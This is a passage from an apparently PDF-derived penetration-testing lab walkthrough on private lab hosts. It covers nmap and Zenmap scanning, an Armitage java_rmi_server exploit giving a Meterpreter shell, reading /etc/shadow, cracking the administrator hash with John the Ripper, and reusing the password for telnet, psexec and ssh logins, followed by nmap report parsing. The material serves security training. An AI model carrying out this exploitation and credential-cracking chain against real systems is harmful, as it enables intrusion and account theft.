192.168.1.30      00:50:56:8e:6d:5a      VMware, Inc.
192.168.1.254     00:50:56:8e:f4:1b      VMware, Inc.
192.168.1.20      00:50:56:02:47:be      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.505 seconds (102.20 hosts/s)
```

- 3) Enter “nmap -sT 192.168.1.10”

```
root@kali2:~# nmap -sT 192.168.1.10
```

- 4) Enter “nmap -sT 192.168.1.20”

```
root@kali2:~# nmap -sT 192.168.1.20
```

- 5) Enter “nmap -sT 192.168.1.30”

```
root@kali2:~# nmap -sT 192.168.1.30
```

- 6) Enter “nmap -sT 192.168.1.254”

```
root@kali2:~# nmap -sT 192.168.1.254
```

- 7) Enter “nmap -O 192.168.1.10 | tail”

```
root@kali2:~# nmap -O 192.168.1.10 | tail
MAC Address: 00:50:56:02:47:C0 (VMware)
Warning: OSScan results may be unreliable b
```

- 8) Enter nmap -O 192.168.1.20 | tail”

```
root@kali2:~# nmap -O 192.168.1.20 | tail
```

- 9) Enter “nmap -O 192.168.1.30 | tail”

```
root@kali2:~# nmap -O 192.168.1.30 | tail
```

- 10) "nmap -O 192.168.1.254 | tail”


```
root@kali2:~# nmap -O 192.168.1.254 | tail
```

- 11) Enter "zenmap"


```
root@kali2:~# zenmap
```

12) Enter "192.168.1.\*" in the Target box

Ensure Intense scan is selected and press "Scan"



Notice the open ports under each Host



Scanning Using Metasploit and Armitage

1) Open the terminal



2) Enter "service postgresql start"

```
root@kali2:~# service postgresql start
```

Notice the results

```
root@kali2:~# ls
armitage          Downloads  sampleflag.txt
armitagel50813.tgz flag5.txt  Templates
bad.exe           hi.txt    test.txt
bye.txt           ip2.txt   Videos
capture.cap      ip3.txt   VMwareTools-10.0.6-3560309.tar.gz
Captures         Music     vmware-tools-distrib
Desktop          Pictures
Documents        Public
```

- 3) Enter "cd Armitage"
- 4) Enter "msfconsole"

```
root@kali2:~# cd armitage
root@kali2:~/armitage# msfconsole
```

- 5) Enter “db\_nmap 192.168.1.\*”

```
msf > db_nmap 192.168.1./*
[*] Nmap: Starting Nmap 6.49BE
```

Notice the open ports

```
[*] Nmap: 514/tcp open shell
[*] Nmap: 1099/tcp open rmiregistry
[*] Nmap: 1524/tcp open ingestlock
[*] Nmap: 2049/tcp open nfs
[*] Nmap: 3306/tcp open mysql
[*] Nmap: 5432/tcp open postgresql
[*] Nmap: 6667/tcp open irc
[*] Nmap: 8009/tcp open ajp13
[*] Nmap: 8180/tcp open flag4:232441
[*] Nmap: MAC Address: 00:50:56:8E:6D:5A (VMware)
[*] Nmap: Nmap scan report for 192.168.1.254
[*] Nmap: Host is up (0.00020s latency).
[*] Nmap: Not shown: 997 filtered ports
[*] Nmap: PORT STATE SERVICE
[*] Nmap: 22/tcp open ssh
[*] Nmap: 53/tcp open domain
[*] Nmap: 80/tcp open http
[*] Nmap: MAC Address: 00:50:56:8E:F4:1B (VMware)
[*] Nmap: Nmap scan report for 192.168.1.101
[*] Nmap: Host is up (0.0000020s latency).
[*] Nmap: All 1000 scanned ports on 192.168.1.101 are closed
[*] Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 227.68 seconds
```


- 6) Enter "./armitage"

```
msf > ./armitage
[*] exec: ./armitage
```


- 7) Select "Connect"



- 8) Right-click and select "Auto-Layout" and "Stack"




- 9) Right-click on each machine and select "Scan." Wait for the preceding machine to complete the scan before scanning the next machine.




## Exploiting the Hosts


- 1) Select "Attacks" in the toolbar and select "Find Attacks"




- 2) Right-click on machine 192.168.1.30 and select "Attack," "misc" and "java\_rmi\_server"



- 2) Select "Launch"



- 3) Right-click on 192.168.1.30 and select "Meterpreter 1", "Interact," "Command Shell"




- 4) Enter "tail /etc/shadow"

```
$ tail /etc/shadow
```

- 5) Copy the administrator hashes

```
$ tail /etc/shadow
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
gdm:*:16467:0:99999:7:::
messagebus:*:16467:0:99999:7:::
polkituser:*:16467:0:99999:7:::
haldaemon:*:16467:0:99999:7:::
administrator:$1$Mcj2p0/$PBUENEDM.0mBoRiyhtt.b.:16609:0:99999:7:::
flag4!:1:17628:0:99999:7:::
flag5!:1:17628:0:99999:7:::
flag6!:1:17628:0:99999:7:::
```


- 6) Select "File," "Open Terminal"




7) Enter "leafpad pass.txt"

```
root@kali2:~# leafpad pass.txt
```

8) Select "Edit," "Paste"



9) Select "File," "Save"



10) Enter "john pass.txt"


Notice the password is visible

```
root@kali2:~# john pass.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "ai
x-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd      (administrator)
1g 0:00:00 DONE 2/3 (2022-02-13 14:16) 5.555g/s 24972p/s 24972c/s ch
acha..lipgloss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

11) Open Armitage




12) Right-click on 192.168.1.10 and select "Login," "telnet"



13) Enter the user and pass, then select "Launch"




14) Right-click on 192.168.1.20, select "Login," "psexec"




15) Enter the user and pass, then select "Launch"



16) Right-click on 192.168.1.254, select “Login” and “ssh”



17) Enter user and pass and select "Launch"




Notice all hosts will now be compromised



## Log Analysis

Reviewing Nmap Reports

- 1) Navigate to Services > HTTPD > Start HTTPD



- 2) Open the command terminal




3) Enter "proftpd"




```
bt ~ # proftpd
- IPv6 getaddrinfo 'bt.example.net' error: Name or service not known
bt ~ #
```

4) Enter the username and password and select log In



5) Open the command terminal in Kali Linux



6) Enter “cd /tmp/reports”




```
root@Kali-Attacker:~# cd /tmp/reports
```

7) Enter "leafpad dvlscan1.xml"



```
root@Kali-Attacker:/tmp/reports# leafpad dvlscan1.xml
```

## Notice the report results



```

dvlscan1.xml

File Edit Search Options Help
<?xml version="1.0"?>
<!DOCTYPE nmaprun>
<?xmlstylesheet href="file:///usr/bin/../share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 6.47 scan initiated Wed Apr 15 11:27:46 2015 as: nmap -sS -oA dvlscan1 10.1.1.10 -->
<nmaprun scanner="nmap" args="nmap -sS -oA dvlscan1 10.1.1.10" start="1429111666" startstr="Wed Apr 15 11:27:46 2015" version="6.47" xmloutputversion="1.04">
<scaninfo type="syn" protocol="tcp" numservices="1000" services="1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,120" >
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1429111666" endtime="1429111666"><status state="up" reason="echo-reply" reason_ttl="63"/>
<address addr="10.1.1.10" addrtype="ipv4"/>
<hostnames>
</hostnames>
<ports><extraports state="closed" count="988">
<extreareasons reason="resets" count="988"/>
</extraports>
<port protocol="tcp" portid="21"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="ftp" method="table" conf="3"/></port>
<port protocol="tcp" portid="22"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="ssh" method="table" conf="3"/></port>
<port protocol="tcp" portid="80"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="http" method="table" conf="3"/></port>
<port protocol="tcp" portid="139"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="netbios-ssn" method="table" conf="3"/></port>
<port protocol="tcp" portid="199"><state state="open" reason="syn-ack" reason_ttl="63"/><service name="smux" method="table" conf="3"/></port>

```

### 8) Enter leadpad dvlscan1.gnmap

```
root@Kali-Attacker:/tmp/reports# leafpad dvlscan1.gnmap
```

## Notice the report results



```

dvlscan1.gnmap

File Edit Search Options Help
# Nmap 6.47 scan initiated Wed Apr 15 11:27:46 2015 as: nmap -sS -oA dvlscan1 10.1.1.10
Host: 10.1.1.10 () Status: Up
Host: 10.1.1.10 () Ports: 21/open/tcp//ftp://, 22/open/tcp//ssh://, 80/open/tcp//http://, 139/open/tcp//netbios-ssn//, 199/open/tcp//smux//, 445/open/tcp//microsoft-ds//, 631/open/tcp//ipp//, 3306/open/tcp//mysql//, 5801/open/tcp//vnc-http-1///, 5901/open/tcp//vnc-1///, 6000/open/tcp//x11///, 6601/open/tcp//X11:1/// Ignored State: closed (988)
# Nmap done at Wed Apr 15 11:27:46 2015 -- 1 IP address (1 host up) scanned in 0.19 seconds

```

## Analyzing Nmap Reports

- 1) Within the Kali terminal **enter cat dvlscan1.gnmap | grep open | cut -d" " -f1**

```
root@Kali-Attacker:/tmp/reports# cat dvlscan1.gnmap
root@Kali-Attacker:/tmp/reports# cat dvlscan1.gnmap | grep open | cut -d" " -f1
Host:
```

- 2) Enter **cat dvlscan1.gnmap | grep open | cut -d" " -f2**

```
root@Kali-Attacker:/tmp/reports# cat dvlscan1.gnmap | grep open | cut -d" " -f2
10.1.1.10
```

- 3) Enter **cat dvlscan1.gnmap | grep open | cut -d" " -f2 > livehosts.txt**

```
root@Kali-Attacker:/tmp/reports# cat dvlscan1.gnmap | grep open | cut -d" " -f2 > livehosts.txt
```

- 4) Enter ls

```
root@Kali-Attacker:/tmp/reports# cat dvlscan1.gnmap | grep open | cut -d" " -f2 > livehosts.txt
root@Kali-Attacker:/tmp/reports# ls
dvlscan1.gnmap  dvlscan1.xml      livehosts.txt      networkscan1.nmap  networkscan2.gnmap  networkscan2.xml
dvlscan1.nmap  livehosts.txt      networkscan1.gnmap  networkscan1.xml  networkscan2.nmap  targets.txt
```

- 5) Enter **cat dvlscan1.nmap**



```
root@Kali-Attacker:/tmp/reports# cat dvlscan1.nmap
# Nmap 6.47 scan initiated Wed Apr 15 11:27:46 2015 as: nmap -sS -oA dvlscan1 10.1.1.10
Nmap scan report for 10.1.1.10
Host is up (0.0014s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
199/tcp   open  smux
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
5801/tcp  open  vnc-http-1
5901/tcp  open  vnc-1
6000/tcp  open  X11
6001/tcp  open  X11:1

# Nmap done at Wed Apr 15 11:27:46 2015 -- 1 IP address (1 host up) scanned in 0.19 seconds
```

- 6) Enter **cat dvlscan1.nmap | grep open**



```
root@Kali-Attacker:/tmp/reports# cat dvlscan1.nmap | grep open
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
199/tcp   open  smux
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
5801/tcp  open  vnc-http-1
5901/tcp  open  vnc-1
6000/tcp  open  X11
6001/tcp  open  X11:1
```

7) Enter **cat dvlscan1.nmap | grep open | cut -d"/" -f1**

```
root@Kali-Attacker:/tmp/reports# cat dvlscan1.nmap | grep open | cut -d"/" -f1
21
22
80
139
199
445
631
3306
5801
5901
6000
6001
```



The quieter you become, the more you are heard

8) Enter **cat dvlscan1.nmap | grep open| cut -d"/" f1 > livereports.txt**

```
root@Kali-Attacker:/tmp/reports# cat dvlscan1.nmap | grep open | cut -d"/" -f1 > liveports.txt
root@Kali-Attacker:/tmp/reports#
```

9) Enter **cat liveports.txt**

```
root@Kali-Attacker:/tmp/reports# cat liveports.txt
21
22
80
139
199
445
631
3306
5801
5901
6000
6001
```



The quiet you become, the more you are heard

## Analyzing Nmap Reports Using Scripts

### 1) Enter cat livehostscan.txt

```
root@Kali-Attacker:/tmp/reports# cat livehostscan.txt
# Nmap 6.47 scan initiated Wed Apr 15 15:29:06 2015 as: nmap -sV -oG livehostscan.txt -iL targets.txt
Host: 192.168.1.1 () Status: Up
Host: 192.168.1.1 () Ports: 53/open/tcp//domain//NLNet Labs Unbound/, 80/open/tcp//http//lighttpd 1.4.35/, 3128/open/tcp//http-proxy//Squid http proxy 2.7.STABLE9/ Ignored State: filtered (997)
Host: 192.168.1.6 () Status: Up
Host: 192.168.1.6 () Ports: 22/open/tcp//ssh//OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)/, 25/open/tcp//smtp//Postfix smtp/, 80/open/tcp//http//nginx 1.1.19/, 514/open/tcp//shell?/// Ignored State: closed (996)
Host: 192.168.1.50 () Status: Up
Host: 192.168.1.50 () Ports: 21/open/tcp//ftp//ProFTPD 1.3.4a/, 22/open/tcp//tcpwrapped///, 23/open/tcp//telnet//Linux telnetd/, 80/open/tcp//http//Apache httpd 2.2.22 ((Ubuntu)) Ignored State: closed (996)
Host: 10.1.1.1 () Status: Up
Host: 10.1.1.1 () Ports: 53/open/tcp//domain//NLNet Labs Unbound/, 80/open/tcp//http//lighttpd 1.4.35/ Ignored State: filtered (998)
Host: 10.1.1.10 () Status: Up
Host: 10.1.1.10 () Ports: 21/open/tcp//ftp//ProFTPD 1.3.0/, 22/open/tcp//ssh//OpenSSH 4.4 (protocol 1.99)/, 80/open/tcp//http//Apache httpd 1.3.37 ((Unix) PHP|4.4.4)/, 139/open/tcp//netbios-ssn//Samba smbd 3.X (workgroup: WORKGROUP)/, 199/open/tcp//smux//Linux SNMP multiplexer/, 445/open/tcp//netbios-ssn//Samba smbd 3.X (workgroup: WORKGROUP)/, 631/open/tcp//ipp//CUPS 1.1/, 3306/open/tcp//mysql//MySQL (unauthorized)/, 5801/open/tcp//http-proxy//sslstrip/, 5901/open/tcp//vnc//VNC (protocol 3.7)/, 6000/open/tcp//X11//((access denied))/, 6001/open/tcp//X11//((access denied))/ Ignored State: closed (988)
Host: 203.0.113.1 () Status: Up
Host: 203.0.113.1 () Ports: 53/open/tcp//domain//NLNet Labs Unbound/, 80/open/tcp//http//lighttpd 1.4.35/ Ignored State: filtered (998)
```

### 2) Enter /home/scripts/scanreport.sh -f livehostscan.txt

```
root@Kali-Attacker:/tmp/reports# /home/scripts/scanreport.sh -f livehostscan.txt
# Nmap 6.47 scan initiated Wed Apr 15 15:29:06 2015 as: nmap -sV -oG livehostscan.txt -iL targets.txt

Host: 192.168.1.1 ()
  53 open  tcp      domain      NLNet Labs Unbound
  80 open  tcp      http       lighttpd 1.4.35
 3128 open  tcp      http-proxy  Squid http proxy 2.7.STABLE9          Ignored State: filtered (997)

Host: 192.168.1.6 ()
  22 open  tcp      ssh        OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
  25 open  tcp      smtp      Postfix smtpd
  80 open  tcp      http      nginx 1.1.19

Host: 192.168.1.50 ()
  21 open  tcp      ftp       ProFTPD 1.3.4a
  22 open  tcp      tcpwrapped  TCPWRAPPED
  23 open  tcp      telnet    Linux telnetd

Host: 10.1.1.1 ()
  53 open  tcp      domain      NLNet Labs Unbound
  80 open  tcp      http       lighttpd 1.4.35          Ignored State: filtered (998)

Host: 10.1.1.10 ()
  21 open  tcp      ftp       ProFTPD 1.3.0
  22 open  tcp      ssh       OpenSSH 4.4 (protocol 1.99)
  80 open  tcp      http       Apache httpd 1.3.37 ((Unix) PHP|4.4.4)
  139 open  tcp      netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
  199 open  tcp      smux     Linux SNMP multiplexer
  445 open  tcp      netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
  631 open  tcp      ipp      CUPS 1.1
  3306 open  tcp      mysql    MySQL (unauthorized)
  5801 open  tcp      http-proxy sslstrip
  5901 open  tcp      vnc      VNC (protocol 3.7)
  6000 open  tcp      X11      (access denied)

Host: 203.0.113.1 ()
```

### 3) Enter grep -v ^# livehostscan.txt >> parsed.txt

```
root@Kali-Attacker:/tmp/reports# grep -v ^# livehostscan.txt >> parsed.txt
```

4) Enter /home/scripts/scanreport.sh -f parsed.txt

```
root@Kali-Attacker:/tmp/reports# /home/scripts/scanreport.sh -f parsed.txt

Host: 192.168.1.1 ()
53 open tcp domain NLNet Labs Unbound
